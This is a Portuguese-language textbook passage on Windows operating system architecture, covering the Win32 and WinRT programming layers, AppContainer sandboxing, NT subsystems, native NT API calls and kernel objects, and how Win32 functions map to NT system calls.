
A Figura 11.4 mostra as camadas do sistema operacional Windows. Abaixo das camadas de applets e da GUI estão as interfaces de programação sobre as quais as aplicações são construídas. Como na maioria dos sistemas operacionais, as camadas são formadas por bibliotecas de código (DLLs), com as quais os programas se conectam dinamicamente para acessar os recursos do sistema operacional. O Windows também inclui um conjunto de interfaces de programação que são implementadas como serviços que funcionam como processos separados. As aplicações se comunicam com serviços no modo usuário por meio de chamadas de procedimento remoto (**Remote-Procedure-Calls — RPCs**).

O núcleo do sistema operacional NT é o programa de modo núcleo **NTOS** (*ntoskrnl.exe*), que oferece a tradicional interface de chamadas de sistema sobre a qual todo o restante do sistema operacional é montado. No Windows, apenas os programadores da Microsoft escrevem para a camada de chamadas de sistema. Todas as interfaces de modo usuário publicadas pertencem a personalidades do sistema operacional que são implementadas utilizando **subsistemas** que funcionam no topo das camadas NTOS.

Originalmente, o NT dava suporte a três personalidades: OS/2, POSIX e Win32. O OS/2 foi descartado no Windows XP. O suporte para POSIX por fim foi removido no Windows 8.1. Hoje, todas as aplicações Windows são escritas para usar APIs que são montadas no topo do subsistema Win32, como a API WinFX no modelo de programação .NET. A API WinFX inclui muitas das características do Win32 e, na verdade, muitas das funções na *Biblioteca de Classe Base* do WinFX são simplesmente invólucros para as APIs Win32. As vantagens do WinFX estão relacionadas com a riqueza dos tipos de objetos suportados, as interfaces consistentes simplificadas e a aplicação do runtime de linguagem comum (**Common Language Runtime — CLR**) .NET, que inclui a coleta de lixo (**GC — garbage collection**).

As versões modernas do Windows começam com o Windows 8, que introduziu o novo conjunto de APIs **WinRT**. O Windows 8 desencorajou a experiência da área de trabalho tradicional do Win32 em favor da execução de uma única aplicação por vez na tela inteira, enfatizando o toque ao uso do mouse. A Microsoft viu isso como um passo necessário como parte da transição para um único sistema operacional que funcionasse com smartphones, tablets e consoles de jogos, além dos PCs e servidores tradicionais. As mudanças na GUI necessárias para dar suporte a esse novo modelo exigem que as aplicações sejam reescritas para um novo modelo de API, o **Modern Software Development Kit**, que inclui as APIs WinRT. As APIs WinRT são cuidadosamente preparadas para produzir um conjunto de comportamentos e interfaces mais consistente. Essas APIs possuem versões disponíveis para programas C++ e .NET, mas também JavaScript para aplicações hospedadas em um ambiente *wwa.exe* (Windows Web Application) tipo navegador.

Além das APIs WinRT, muitas das APIs Win32 existentes foram incluídas no **MSDK** (**Microsoft Development Kit**). As APIs WinRT inicialmente disponíveis não foram suficientes para escrever muitos programas. Algumas das APIs Win32 incluídas foram escolhidas para limitar o comportamento das aplicações. Por exemplo, as aplicações não podem criar threads diretamente com o MSDK, mas devem contar com o pool de threads do Win32 para executar atividades concorrentes dentro de um processo. Isso porque o Windows Moderno está afastando os programadores de um modelo de threading para um modelo de tarefa, a fim de desvincular o gerenciamento de recursos (prioridades, afinidades do processador) do modelo de programação (especificando atividades concorrentes).

FIGURA 11.4 As camadas de programação no Windows Moderno.

Outras APIs Win32 omitidas incluem a maioria das APIs de memória virtual do Win32. Os programadores deverão contar com as APIs de gerenciamento de memória heap do Win32 em vez de tentar gerenciar diretamente os recursos de memória. As APIs que já foram desencorajadas na API Win32 também foram omitidas no MSDK, assim como todas as APIs ANSI. As APIs do MSDK são apenas Unicode.

A escolha do termo *Moderno* para descrever um produto como o Windows é surpreendente. Talvez, se houver uma nova geração de Windows daqui dez anos, ela será chamada de Windows *pós-Moderna*.

Ao contrário dos processos Win32 tradicionais, os processos que executam aplicações modernas possuem seus tempos de vida útil controlados pelo sistema operacional. Quando um usuário troca de aplicação, o sistema lhe dá alguns segundos para salvar seu estado e depois deixa de lhe dar mais recursos do processador até que o usuário retorne à aplicação. Se o sistema ficar com poucos recursos, o sistema operacional poderá terminar os processos da aplicação sem que ela sequer seja executada novamente. Quando o usuário retornar à aplicação em algum momento no futuro, ela será reiniciada pelo sistema operacional. As aplicações que precisam executar tarefas em segundo plano precisam se organizar especificamente para fazer isso usando um novo conjunto de APIs WinRT. A atividade em segundo plano é controlada cuidadosamente pelo sistema para aumentar a eficiência da bateria e impedir a interferência com a aplicação de primeiro plano que o usuário está utilizando atualmente. Essas mudanças foram feitas para fazer com que o Windows funcione melhor em dispositivos móveis.

No mundo desktop do Win32, as aplicações são distribuídas executando um instalador que faz parte da aplicação. As aplicações modernas precisam ser instaladas usando o programa AppStore do Windows, que distribuirá apenas aplicações cujo desenvolvedor realizou seu upload para a loja on-line da Microsoft. A Microsoft está seguindo o mesmo modelo bem-sucedido introduzido pela Apple e adotado pelo Android. A Microsoft não aceitará aplicações na loja a menos que passem pela verificação que, entre outras coisas, garante que a aplicação esteja usando apenas APIs disponíveis no MSDK.


Quando uma aplicação moderna está rodando, ela é sempre executada em uma *caixa de areia* (sandbox) chamada **AppContainer**. A execução do processo nessa caixa de proteção é uma técnica de segurança para isolar o código menos confiável de modo que ele não possa mexer livremente no sistema ou nos dados do usuário. O AppContainer do Windows trata cada aplicação como um usuário distinto e usa as facilidades de segurança do Windows para evitar que a aplicação acesse recursos aleatórios do sistema. Quando uma aplicação precisa de acesso a um recurso do sistema, existem APIs WinRT que se comunicam como **processos agenciadores** (broker), que possuem acesso a mais partes do sistema, como os arquivos de um usuário.

Conforme mostra a Figura 11.5, os subsistemas NT são montados a partir de quatro componentes: um processo do subsistema, um conjunto de bibliotecas, ganchos no CreateProcess e suporte no núcleo. Um processo do subsistema é simplesmente um serviço. A única propriedade especial é que ele é inicializado pelo programa *smss.exe* (gerenciador de sessões) — o programa inicial do modo usuário inicializado pelo NT — como resposta a uma solicitação de **CreateProcess** no Win32 ou da API correspondente em um subsistema distinto. Embora o Win32 seja o único subsistema restante com suporte, o Windows ainda mantém o modelo de subsistema, incluindo o processo *csrss.exe* do subsistema Win32.

O conjunto de bibliotecas implementa as funções de alto nível do sistema operacional específicas do subsistema e contém as rotinas de stubs, que se comunicam entre os processos utilizando o subsistema (mostrado à esquerda) e o processo do subsistema em si (mostrado à direita). As chamadas ao processo do subsistema normalmente acontecem no modo núcleo utilizando as facilidades da **LPC** (**Local Procedure Call** — chamada de procedimento local), que implementam chamadas de procedimento entre os processos.

O gancho na chamada CreateProcess do Win32 detecta o subsistema necessário a cada programa por meio de uma consulta à imagem binária. Feito isso, ele solicita ao arquivo *smss.exe* que execute o processo do subsistema (caso ele ainda não esteja em execução). O processo do subsistema assume, então, a responsabilidade por carregar o programa.

O núcleo do NT foi projetado de modo a oferecer diversas facilidades de uso geral que podem ser utilizadas na escrita de subsistemas específicos do sistema operacional. Existe também código especial que deve ser inserido para que a implementação de cada subsistema aconteça de forma correta. Como exemplos, a chamada de sistema nativa NtCreateProcess implementa a duplicação de processos como suporte à chamada fork do POSIX, e o núcleo

FIGURA 11.5 Componentes usados para construir subsistemas NT.

implementa um tipo particular de tabela de cadeias de caracteres para o Win32 (denominada *átomos*), permitindo o compartilhamento eficiente das cadeias de caracteres somente de leitura entre os processos.

Os processos do subsistema são programas NT nativos que fazem uso das chamadas de sistema nativas do NT disponibilizadas pelo núcleo e pelos serviços principais, como o *smss.exe* e o *lsass.exe* (para administração local da segurança). As chamadas de sistema nativas incluem facilidades de gerenciamento de endereços virtuais, threads, descritores (handles) e exceções nos processos criados para executar programas escritos de forma a utilizar um subsistema em particular.

11.2.1 A interface de programação nativa de aplicações do NT

Como em todos os outros sistemas operacionais, o Windows pode executar um conjunto de chamadas de sistema, que são implementadas na camada executiva NTOS que executa em modo núcleo. A Microsoft publicou poucos detalhes dessas chamadas de sistema nativas. Elas são usadas internamente por programas de baixo nível que acompanham o pacote do sistema operacional (a maior parte serviços e subsistemas), bem como drivers de dispositivos do modo núcleo. Apesar de não haver muitas mudanças nessas chamadas de sistema a cada lançamento, a Microsoft preferiu não as tornar públicas, de modo que as aplicações desenvolvidas para o Windows fossem baseadas no Win32, aumentando, dessa forma, a probabilidade de funcionamento em sistemas baseados tanto em MS-DOS como no NT, uma vez que a API do Win32 é comum a ambos.

A maioria das chamadas de sistema nativas do NT opera em objetos de um tipo ou outro do modo núcleo, incluindo arquivos, processos, threads, pipes, semáforos etc. A Figura 11.6 apresenta uma lista de algumas das categorias comuns dos objetos do modo núcleo que têm suporte no Windows. Mais adiante, quando discutirmos o gerenciador de objetos, apresentaremos mais detalhes de tipos específicos de objetos.

Algumas vezes o uso do termo *objeto*, referindo-se a estruturas de dados manipuladas pelo sistema operacional, pode ser confundido com *orientação a objetos*. Os objetos do sistema operacional de fato apresentam ocultação de dados e abstração, mas carecem de algumas das mais básicas propriedades de sistemas orientados a objetos — como herança e polimorfismo.

Na API nativa do NT há chamadas disponíveis para criar novos objetos no modo núcleo ou acessar os existentes. Cada chamada, criando ou abrindo um objeto, retorna um resultado conhecido como um **descritor** (ou handle), que é específico para o processo que o criou e pode, depois, ser usado em operações sobre o objeto. De modo geral, os descritores não podem ser passados de forma direta para outro processo nem usados como referência para o mesmo objeto. Entretanto, sob algumas circunstâncias, é possível duplicar um descritor em uma tabela de descritores de outros processos de uma forma protegida, permitindo aos processos compartilhar o acesso a objetos — mesmo que os objetos não estejam acessíveis no espaço de nomes. O processo que duplica um descritor deve ter, ele mesmo, descritores para os processos de origem e destino.

Todo objeto tem um **descritor de segurança** associado, detalhando quem pode ou não executar certos tipos de operações no objeto baseado no acesso solicitado. Quando os descritores são duplicados entre processos, novas restrições de acesso podem ser adicionadas, específicas ao descritor duplicado. Dessa forma, um processo pode duplicar um descritor de leitura e escrita e transformá-lo em uma versão de somente leitura no processo de destino.

Nem todas as estruturas de dados criadas pelo sistema são objetos e nem todos os objetos são do modo núcleo. Os únicos objetos que são de fato do modo núcleo são aqueles que precisam ser nomeados, protegidos ou compartilhados de alguma forma. Eles representam, de maneira usual, algum tipo de abstração de programação

FIGURA 11.6 Categorias comuns de tipos de objetos do modo núcleo.

Categoria de objeto	Exemplos
Sincronização	Semáforos, mutexes, eventos, portas de IPC, filas de conclusão de E/S
E/S	Arquivos, dispositivos, drivers, temporizadores
Programa	Tarefas, processos, threads, seções, tokens
GUI do Win32	Área de trabalho, retorno (callback) de aplicações

implementada no núcleo e todos são de um tipo definido pelo sistema, contêm operações bem definidas e ocupam armazenamento na memória do núcleo. Ainda que os programas do modo usuário possam executar as operações (por meio das chamadas de sistema), eles não podem acessar os dados de modo direto.

A Figura 11.7 mostra uma seleção de APIs nativas, que utilizam os descritores para manipular os objetos do modo núcleo, como processos, threads, portas de IPC e **seções** (usadas para descrever os objetos de memória que podem ser mapeados em espaços de endereçamento). A chamada NtCreateProcess retorna um descritor para um objeto de processo novo, representando uma instância em execução do programa expressa pela SectionHandle. A chamada DebugPortHandle é usada na comunicação com um depurador quando é dado controle do processo após uma exceção (por exemplo, divisão por zero ou acesso de memória inválido). A chamada ExceptPortHandle é usada na comunicação com processos de subsistemas quando ocorrem erros e estes não são tratados por um depurador próprio.

A chamada NtCreateThread usa o ProcHandle porque ele pode criar um thread em qualquer processo para o qual o processo de origem tenha um descritor (com direitos de acesso suficientes). De forma similar, NtAllocateVirtualMemory, NtMapViewOfSection, NtReadVirtualMemory e NtWriteVirtualMemory permitem a um processo operar não somente em seu espaço de endereçamento, mas alocar endereços virtuais, seções de mapeamento e ler ou gravar em memória virtual de outros processos. NtCreateFile é a chamada API nativa para criar novos arquivos ou abrir um existente. NtDuplicateObject é a chamada API para duplicação de descritores de um processo para o outro.

Os objetos do modo núcleo não são, logicamente, específicos para o Windows. Os sistemas UNIX também dão suporte a uma série de objetos do modo núcleo, como arquivos, soquetes de rede, pipes, dispositivos, processos e facilidades de comunicação entre processos (**IPC — InterProcess Communication**), como memória compartilhada, portas de mensagem, semáforos e dispositivos de E/S. No UNIX há uma série de maneiras de nomear e acessar objetos, como descritores de arquivos, IDs de processos, IDs de números inteiros para objetos de IPC do System V e i-nodes para dispositivos. A implementação de cada classe de objetos do UNIX é específica à classe. Arquivos e soquetes usam facilidades diferentes das usadas nos mecanismos de IPC do System V, processos ou dispositivos.

Os objetos do núcleo no Windows utilizam uma facilidade uniforme, baseada em descritores e nomes no espaço de nomes do NT, para referenciar outros deles, com uma implementação unificada em um **gerenciador de objetos** centralizado. Os descritores são específicos de cada processo, mas, como já descrito, podem ser duplicados para outros processos. O gerenciador de objetos permite que eles sejam nomeados no ato de sua criação e, depois, acessados pelo nome para conseguirem descritores para os objetos.

O gerenciador de objetos usa **Unicode** (caracteres longos) para representar os nomes no **espaço de nomes do NT**. Ao contrário do UNIX, o NT não costuma distinguir entre letras maiúsculas e minúsculas (ele *preserva* os caracteres, mas não os *diferencia*). O espaço de nomes do NT é uma coleção hierárquica, estruturada em árvore, de diretórios, ligações simbólicas e objetos.

O gerenciador de objetos também proporciona facilidades unificadas para sincronização, segurança e gerenciamento da vida útil dos objetos. Quem decide se as facilidades gerais oferecidas pelo gerenciador de objetos são disponibilizadas para os usuários de um objeto em particular são os componentes do executivo, já

FIGURA 11.7 Exemplos de chamadas API nativas do NT que usam descritores na manipulação dos objetos para além dos limites do processo.

NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Acesso, ThreadContext, CreateSuspended, ...)
NtAllocateVirtualMemory(ProcHandle, Endereço, Size, Type, Proteção, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Tamanho, Proteção, ...)
NtReadVirtualMemory(ProcHandle, Endereço, Tamanho, ...)
NtWriteVirtualMemory(ProcHandle, Endereço, Tamanho, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Acesso, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)

que eles fornecem as APIs nativas que manipulam cada tipo de objeto.

Não são apenas as aplicações que usam objetos gerenciados pelo gerenciador de objetos. O próprio sistema operacional também pode criar e usar objetos — e o faz de forma intensa. A maior parte desses objetos é criada com o objetivo de permitir que um componente do sistema armazene alguma informação por um período substancial de tempo ou para passar alguma estrutura de dados a outro componente e ainda se beneficiar da nomeação e suporte de vida útil do gerenciador de objetos. Por exemplo, quando um dispositivo é descoberto, um ou mais **objetos de dispositivos** são criados para representá-lo e descrever de forma lógica como ele se conecta com o resto do sistema. Para controlar o dispositivo, um driver de dispositivo é carregado e um **objeto de driver** é criado contendo suas propriedades e provendo os ponteiros para as funções que ele implementa para processar as solicitações de E/S. Dentro do sistema operacional, a referência ao driver é feita usando seu objeto. O driver também pode ser acessado de forma direta pelo nome em vez de o ser de forma indireta pelos dispositivos que ele controla (por exemplo, na configuração de parâmetros responsáveis por sua operação a partir do modo usuário).

Diferentemente do UNIX, que coloca a raiz de seu espaço de nomes no sistema de arquivos, a raiz do espaço de nomes do NT é mantida na memória virtual do núcleo. Isso significa que o NT deve recriar seu espaço de nomes de alto nível toda vez que o sistema é inicializado. A utilização da memória virtual do núcleo permite ao NT armazenar informação no espaço de nomes sem antes ter de inicializar o sistema de arquivos em execução e torna muito mais fácil para o NT adicionar novos tipos de objetos de modo núcleo ao sistema porque os próprios formatos do sistema de arquivos não precisam ser modificados para cada novo tipo de objeto.

Um objeto nomeado pode ser marcado como *permanente*, significando que ele continua existindo até que seja apagado de forma explícita ou que o sistema reinicialize, mesmo que nenhum processo tenha um descritor para ele. Esses objetos podem até estender o espaço de nomes do NT, oferecendo rotinas de *análise* (*parse*) que permitam aos objetos funcionar de forma semelhante aos pontos de montagem do UNIX. Os sistemas de arquivos e o registro usam essa facilidade para montar volumes e colmeias no espaço de nomes do NT. Acessar o objeto de dispositivo por um volume dá acesso ao volume bruto, mas o objeto de dispositivo também representa uma montagem implícita do volume no espaço de nomes do NT. Os arquivos individuais em um volume podem ser acessados concatenando-se seus nomes relativos ao volume no final do nome do objeto de dispositivo daquele volume.

Nomes permanentes também são usados para representar objetos de sincronização e memória compartilhada, para que eles possam ser divididos entre os processos sem serem continuamente recriados à medida que os processos terminam e inicializam. Objetos de dispositivos e, muitas vezes, objetos de drivers, recebem nomes permanentes, o que lhes dá algumas das propriedades de persistência dos i-nodes especiais contidos no diretório */dev* do UNIX.

Na próxima seção, descreveremos muitas outras características da API nativa do NT e falaremos das APIs do Win32 que proveem invólucros (wrappers) para as chamadas de sistema do NT.

11.2.2 A interface de programação de aplicações do Win32

As chamadas de funções do Win32 são, de forma coletiva, denominadas **API do Win32**. Essas interfaces são divulgadas, amplamente documentadas e implementadas como rotinas de bibliotecas que ou envolvem uma chamada de sistema nativa do NT usada na execução de algum trabalho ou, em alguns casos, realizam o trabalho de forma correta no modo usuário. Embora as APIs nativas do NT não sejam publicadas, muitas das funcionalidades que elas apresentam são acessíveis pela API do Win32. As chamadas da API do Win32 existentes quase nunca mudam com os lançamentos do Windows, embora muitas funções novas sejam adicionadas à API.

A Figura 11.8 apresenta várias chamadas API do Win32 de baixo nível e as chamadas API nativas do NT que elas envolvem. O interessante na tabela é como o mapeamento é desinteressante. A maior parte das funções do Win32 de baixo nível tem equivalentes nativas do NT, o que não surpreende, uma vez que o Win32 foi projetado pensando-se no NT. Em vários casos, a camada do Win32 deve manipular os parâmetros do Win32 para mapeá-los no NT. Por exemplo, transformar nomes de caminhos em sua forma canônica e mapeá-los nos nomes de caminhos do NT apropriados, inclusive nomes de dispositivos especiais do MS-DOS (como *LPT:*). As APIs do Win32 destinadas à criação de processos e threads também devem notificar o processo de subsistema do Win32, *csrss.exe*, informando que há

novos processos e threads para ele supervisionar, como trataremos na Seção 11.4.

Algumas chamadas do Win32 usam nomes de caminhos, ao passo que as chamadas do NT equivalentes usam descritores. Assim sendo, as rotinas de invólucros têm de abrir os arquivos, chamar o NT e, no final, fechar o descritor. Os invólucros também traduzem as APIs do Win32 de ANSI para Unicode. As funções do Win32 apresentadas na Figura 11.8 que usam cadeias de caracteres como parâmetros são, na verdade, duas APIs — por exemplo, **CreateProcessW** e **CreateProcessA**. As cadeias de caracteres passadas para a segunda API devem ser traduzidas para Unicode antes de chamar a API do NT que lhe dá suporte, já que o NT funciona apenas com Unicode.

Como as interfaces do Win32 existentes sofrem poucas alterações a cada lançamento do Windows, na teoria os programas binários que funcionam de maneira correta nas versões anteriores continuarão funcionando na nova versão. Na prática, são frequentes os problemas de compatibilidade com as novas versões. O Windows é tão complexo que mudanças sem consequências aparentes podem causar falhas nas aplicações. Além disso, as próprias aplicações são as culpadas em alguns casos, uma vez que fazem checagens explícitas para versões específicas de sistemas operacionais ou se tornam vítimas dos próprios erros latentes, que são expostos quando elas são executadas em novas versões. A Microsoft, todavia, se esforça a cada lançamento para testar uma ampla variedade de aplicações com o objetivo de encontrar incompatibilidades e resolvê-las ou fornecer soluções específicas para tratá-las.

O Windows dá suporte a dois ambientes de execução especiais, ambos chamados Windows no Windows (**Windows-on-Windows** — **WOW**). O WOW32 é usado em sistemas de 32 bits x86 para executar aplicações de 16 bits do Windows 3.x mapeando as chamadas de sistema e os parâmetros entre os ambientes de 16 e 32 bits. De forma similar, o WOW64 permite às aplicações do Windows de 32 bits serem executadas em sistemas x64.

A filosofia da API do Windows é muito diferente da do UNIX, em que as funções do sistema operacional são simples, com poucos parâmetros e poucos pontos onde existe múltiplas maneiras de realizar uma operação. O Win32 fornece interfaces muito abrangentes com vários parâmetros, quase sempre com três ou quatro formas de resolver a mesma coisa, que combinam funções de baixo nível e alto nível como CreateFile e CopyFile.

Isso quer dizer que o Win32 proporciona um conjunto rico de interfaces, mas também apresenta muita complexidade em razão da fraca divisão em camadas de um sistema que combina funções de alto e baixo nível na mesma API. Para nosso estudo de sistemas operacionais, apenas as funções de baixo nível da API do Win32 que envolvem a API nativa do NT são relevantes, portanto iremos focá-las.

O Win32 contém chamadas para criar e gerenciar processos e threads. Também há várias chamadas relacionadas com a comunicação entre processos, como criar, destruir e usar mutexes, semáforos, eventos, portas de comunicação e outros objetos de IPC.

Ainda que a maior parte do sistema de gerenciamento de memória seja invisível para os programadores,

FIGURA 11.8 Exemplos de chamadas API do Win32 e as chamadas nativas da API do NT que elas envolvem.

Chamada do Win32	Chamada API nativa do NT
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

uma característica importante é visível: a habilidade de um processo mapear um arquivo para uma região de sua memória virtual. Isso permite aos threads em execução em um processo a habilidade de operações de leitura e gravação para que possam transferir dados do disco para a memória. Com arquivos mapeados em memória, o próprio sistema de gerenciamento de memória executa as entradas e saídas conforme a necessidade (paginação por demanda).

O Windows implementa arquivos mapeados em memória usando três facilidades completamente diferentes. Primeiro, oferece interfaces que permitem aos processos gerenciar seus próprios espaços de endereçamento virtual, incluindo a reserva de faixas de endereços para utilização posterior. Segundo, o Win32 dá suporte a uma abstração chamada de **mapeamento de arquivo**, que é utilizada para representar objetos endereçáveis como arquivos (um mapeamento de arquivo é chamado de *seção* na camada do NT). De forma mais frequente, os mapeamentos de arquivos são criados para fazer referência a arquivos usando um descritor de arquivo, mas eles também podem ser criados para fazer referência a páginas privadas alocadas a partir do arquivo de páginas do sistema. A terceira facilidade mapeia *visões* dos mapeamentos de arquivos no espaço de endereçamento de um processo. O Win32 somente permite que uma visão seja criada para o processo em curso, mas a facilidade NT envolvida é mais geral, permitindo que as visões sejam criadas para qualquer processo para o qual se tenha um descritor com as permissões apropriadas. Separar a criação de um mapeamento de arquivos da operação de mapeamento do arquivo no espaço de endereçamento é uma abordagem diferente da usada na função mmap do UNIX.

No Windows, os mapeamentos de arquivos são objetos do modo núcleo representados por um descritor. Como a maioria dos descritores, os mapeamentos de arquivos podem ser duplicados em outros processos, e cada processo pode mapeá-los em seu próprio espaço de endereçamento, se achar adequado. Isso é útil para compartilhar memória privada entre processos sem ter de criar arquivos para o compartilhamento. Na camada do NT, os mapeamentos de arquivos (seções) também podem se tornar persistentes no espaço de nomes do NT e serem acessados pelo nome.

Uma área importante para muitos programas é a E/S de arquivos. Em uma visão básica do Win32, os arquivos são apenas sequências de bytes. O Win32 oferece mais de 60 chamadas para criar e destruir arquivos e diretórios, abrir e fechar arquivos, ler e escrever neles, solicitar e configurar atributos dos arquivos, travar extensões de bytes e muitas outras operações fundamentais, tanto para organização do sistema de arquivos como para o seu acesso individual.

Também há recursos avançados para o gerenciamento de dados nos arquivos. Além do fluxo primário de dados, os arquivos armazenados no sistema de arquivos NTFS podem ter fluxos de dados adicionais. Os arquivos (e até volumes inteiros) podem ser criptografados e compactados e/ou representados como fluxos esparsos de bytes em que as regiões faltantes no meio não ocupam espaço no disco. Os volumes do sistema de arquivos podem ser organizados entre múltiplas partições separadas de disco usando vários níveis de armazenamento RAID. As modificações aos arquivos ou às subárvores de diretórios podem ser detectadas por um mecanismo de notificação ou pela leitura do **diário** que o NTFS mantém para cada volume.

Cada volume do sistema de arquivos é montado no espaço de nomes do NT de forma implícita, de acordo com o nome dado ao volume; assim sendo, um arquivo *\foo\bar* deve ser nomeado como, por exemplo, *\Device\HarddiskVolume\foo\bar*. Em cada volume NTFS, pontos de montagem (chamados pontos de reanálise no Windows) e ligações simbólicas têm suporte para ajudar na organização de volumes individuais.

O modelo de E/S de baixo nível no Windows é fundamentalmente assíncrono. Uma vez que uma operação de E/S é inicializada, a chamada de sistema pode retornar e permitir que o thread que inicializou a E/S continue em paralelo com sua operação. O Windows dá suporte ao cancelamento, bem como a diferentes mecanismos para que os threads sejam sincronizados com as operações de E/S quando são concluídos; também permite aos programas especificar qual E/S deve estar sincronizada quando um arquivo é aberto; e muitas funções de bibliotecas, como as da biblioteca C e chamadas do Win32, especificam uma E/S sincronizada para compatibilidade ou para simplificar o modelo de programação. Nesses casos, o executivo será sincronizado de forma clara com o término da E/S antes de retornar para o modo usuário.

Outra área para a qual o Win32 fornece chamadas é a de segurança. Cada thread é associado com um objeto do modo núcleo, chamado de **token**, que apresenta informações sobre a identidade e os privilégios associados ao thread. Cada objeto pode ter uma **ACL** (**Access Control List** — Lista de controle de acessos) detalhando de maneira precisa quais usuários podem acessá-lo e quais operações podem executar nele. Essa abordagem provê uma segurança refinada na qual acessos específicos a

todos os objetos podem ser garantidos ou negados aos usuários. O modelo de segurança é extensível, permitindo que as aplicações incluam novas regras de segurança, como limitar as horas em que o acesso é permitido.

